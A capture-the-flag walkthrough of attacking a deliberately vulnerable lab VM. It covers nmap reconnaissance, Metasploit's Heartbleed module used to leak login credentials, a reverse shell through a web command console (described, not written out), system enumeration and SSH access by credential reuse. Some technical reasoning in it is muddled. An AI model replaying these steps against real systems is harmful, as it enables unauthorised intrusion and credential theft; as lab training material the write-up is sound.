Deloitte CTF

Credit to the Cyber Intelligence Team at Deloitte for providing us with this Vulnerable Target Virtual Machine.

Identified Target machine through Nmap scan on local subnet due to machine using DHCP. Ran **sudo nmap -T4 -sV -O 192.168.44.0/24 --top-ports 5000** to further dig into the targets open ports:

```
root@kali:~# sudo nmap -T4 -sV -O 192.168.44.0/24 --top-ports 5000
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-21 21:05 EST
Nmap scan report for 192.168.44.2
Host is up (0.0017s latency).
Not shown: 4999 closed ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  (unknown banner: none)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port53-TCP:V=7.70%I=7%D=2/21%Time=5C6F5907%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,3F,"\0=\0\x06\x85\0\0\x01\0\x01\0\x01\0\0\x07version\x
SF:04bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x05\x04none\xc0\x0c\
SF:0\x02\0\x03\0\0\0\0\0\x02\xc0\x0c");
MAC Address: 00:50:56:FB:02:7E (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows
 XP SP3 or Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%
), Linux 3.2 (91%), DVTel DVT-9540DW network camera (91%), DD-WRT v24-sp2 (Linux
 2.4.37) (90%), Actiontec MI424WR-GEN3I WAP (90%), BlueArc Titan 2100 NAS device
 (89%), Linux 4.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.44.132
Host is up (0.00044s latency).
Not shown: 4997 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
80/tcp   open  http     nginx 1.15.8
4949/tcp open  ssl/http nginx 1.15.8
MAC Address: 00:0C:29:FB:99:63 (VMware)
Device type: general purpose
```


Found port 4949 to be open so ran two separate scans to gain further details on this port:

```
Home   kali-linux-2018.4-vbox-a...   Piper - Deloitte
Applications   Places   Terminal
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sSV -n -T4 -p 4949 192.168.44.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-19 19:48 EST
Nmap scan report for 192.168.44.132
Host is up (0.00065s latency).

PORT     STATE SERVICE  VERSION
4949/tcp open  ssl/http nginx 1.15.8
MAC Address: 00:0C:29:FB:99:63 (VMware)
```

Then ran “nmap -p 4949 -v -d --script=ssh-run --datadir=./ --script-args="ssh-run.cmd=ls -l /, ssh-run.username=myusername, ssh-run.password=mypassword" 192.168.44.132”

```
root@kali:~# nmap -p 4949 -v -d --script=ssh-run --datadir=./ --script-args="ssh-run.cmd=ls -l /, ssh-run.username=myusername, ssh-run.password=mypassword" 192.168.44.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-19 19:55 EST
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI: ssh-run.cmd=ls -l /, ssh-run.username=myusername, ssh-run.password=mypassword
NSE: Arguments parsed: ssh-run.cmd=ls -l /, ssh-run.username=myusername, ssh-run.password=mypassword
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:55
Completed NSE at 19:55, 0.00s elapsed
Initiating ARP Ping Scan at 19:55
Scanning 192.168.44.132 [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x000C298B and arp[22:2] = 0xA574
Completed ARP Ping Scan at 19:55, 0.03s elapsed (1 total hosts)
Overall sending rates: 29.78 packets / s, 1250.86 bytes / s.
mass_rdns: Using DNS server 192.168.44.2
Initiating Parallel DNS resolution of 1 host. at 19:55
mass_rdns: 0.01s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 19:55, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:55
Scanning 192.168.44.132 [1 port]
Packet capture filter (device eth0): dst host 192.168.44.129 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 192.168.44.132)))
Discovered open port 4949/tcp on 192.168.44.132
Completed SYN Stealth Scan at 19:55, 0.03s elapsed (1 total ports)
Overall sending rates: 30.06 packets / s, 1322.47 bytes / s.
NSE: Script scanning 192.168.44.132.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:55
Completed NSE at 19:55, 0.00s elapsed
Nmap scan report for 192.168.44.132
Host is up, received arp-response (0.00040s latency).
Scanned at 2019-02-19 19:55:16 EST for 0s

PORT     STATE SERVICE REASON
4949/tcp open  munin   syn-ack ttl 64
MAC Address: 00:0C:29:FB:99:63 (VMware)
Final times for host: srtt: 398 rttvar: 3767  to: 100000
```

This scan identified that it was potentially a DNS Server utilising SSH, so navigating through to this page without using “HTTPS://” would result in “page unavailable” error.
So, I navigated through to it using “HTTPS://192.168.44.132:4949”, note that I also included the open port at the end. This resulted in the following page:



Now it was time to gather the password credentials to log into the Web GUI, for this I utilised the Metasploit Framework (MSF) and the known SSL vulnerability Heartbleed:

```
root@kali:~# msfdb run
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```


```
3Kom SuperHack II Logon

User Name:      [   security   ]

Password:       [              ]

[ OK ]

https://metasploit.com
```

```
       =[ metasploit v5.0.2-dev                           ]
+ -- --=[ 1852 exploits - 1046 auxiliary - 325 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]
```

```
msf5 > scanner/ssl/openssl_heartbleed
[-] Unknown command: scanner/ssl/openssl_heartbleed.
This is a module we can load. Do you want to use scanner/ssl/openssl_heartbleed? [y/N]   y
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run 192.168.44.132
Usage: run [options]
```

Please note that you can utilise Exploit-DB via CLI to find other potential vulnerabilities to exploit.


After setting the target IP, Port and Verbose to True, I was able to exploit the SSL on the DNS Server:




The credentials I gathered where:

- Username = john
- Password = johnsmith1


After entering them into the Web GUI, it logs into the following screen:




Now I had to look for where to target next, what works and what doesn't, I noticed the dashboard had been temporarily deactivated so searched source code for anything that stood out:



I found a href for a page called "console.php", so I tried navigating to it by using "https://192.168.44.132:4949/console.php" which took me to this page:



This page displayed a Command Console where I'm able to enter in commands to echo out simple details.
So, I setup Netcat to listen on port 443 while I sent a reverse shell through the Command Console of the Web GUI, with this I was able to gain system level privileges of www-data:



Basic reconnaissance of the system I had now gained access too:

```
whoami
www-data
ls
admin
assets
console.php
css
dashboard.php
dog
fonts
images
js
login.php
user.php
vendor
```

```
echo /*
/bin /boot /dev /etc /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /
media /mnt /opt /proc /root /run /sbin /srv /sys /tmp /usr /var /vmlinuz /vmlinu
z.old
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
```

```
lslogins -u
 UID USER PROC PWD-LOCK PWD-DENY  LAST-LOGIN GECOS
   0 root   62                   Feb20/00:28 root
1000 john    0                   Feb01/00:16 John Smith,,,
```

```
w
 00:47:18 up  9:39,  0 users,  load average: 30.89, 32.40, 32.48
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
last
reboot   system boot  4.9.0-8-amd64    Wed Feb 20 10:12   still running
root     tty1                          Wed Feb 20 00:28 - 00:29  (00:01)
reboot   system boot  4.9.0-8-amd64    Wed Feb 20 00:28 - 00:29  (00:01)
root     tty1                          Wed Feb 20 00:25 - down   (00:02)
reboot   system boot  4.9.0-8-amd64    Wed Feb 20 00:25 - 00:28  (00:02)
reboot   system boot  4.9.0-8-amd64    Tue Feb 19 21:50 - 21:50  (00:00)
root     tty1                          Tue Feb 19 20:54 - 21:35  (00:40)
reboot   system boot  4.9.0-8-amd64    Tue Feb 19 20:53 - 21:35  (00:42)
root     tty1                          Tue Feb 19 20:36 - down   (00:17)
reboot   system boot  4.9.0-8-amd64    Tue Feb 19 20:32 - 20:53  (00:20)
root     tty1                          Tue Feb 19 20:28 - down   (00:04)
reboot   system boot  4.9.0-8-amd64    Tue Feb 19 20:27 - 20:32  (00:04)
root     tty1                          Fri Feb  1 01:03 - 01:04  (00:00)
reboot   system boot  4.9.0-8-amd64    Fri Feb  1 01:00 - 01:04  (00:03)
root     tty1                          Fri Feb  1 00:59 - down   (00:01)
reboot   system boot  4.9.0-8-amd64    Fri Feb  1 00:57 - 01:00  (00:02)
root     tty1                          Fri Feb  1 00:32 - down   (00:25)
reboot   system boot  4.9.0-8-amd64    Fri Feb  1 00:27 - 00:57  (00:29)
```

Root user last on at:

```
lastlog -u root
Username         Port     From             Latest
root             tty1                      Wed Feb 20 00:28:25 +1100 2019
```

```
echo /*
/bin /boot /dev /etc /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /
media /mnt /opt /proc /root /run /sbin /srv /sys /tmp /usr /var /vmlinuz /vmlinu
z.old
```

Though I was able to reverse shell in, I now needed to escalate my privilege level to that of a User and then to that of Root. But I thought, there had to be a faster and easier way then working my way up from the bottom, so I thought, I already have Johns user credentials, and in the workplace a lot of users credentials are the same for different applications so seeming the SSH port is open, why not just try SSH through to the machine and use Johns creds to gain user access?:

```
root@kali:~# ssh john@192.168.44.132
john@192.168.44.132's password:
john@piper:~$
```

```
john@piper:~$ ls -l
total 8
drwxrwxrwx 2 john john 4096 Feb 19 21:31 scripts
-rw-r--r-- 1 root root  105 Jan  8 16:31 user.txt
```

I was successful up until here. My next job would be to do further reconnaissance of Johns user account and work my way up to root.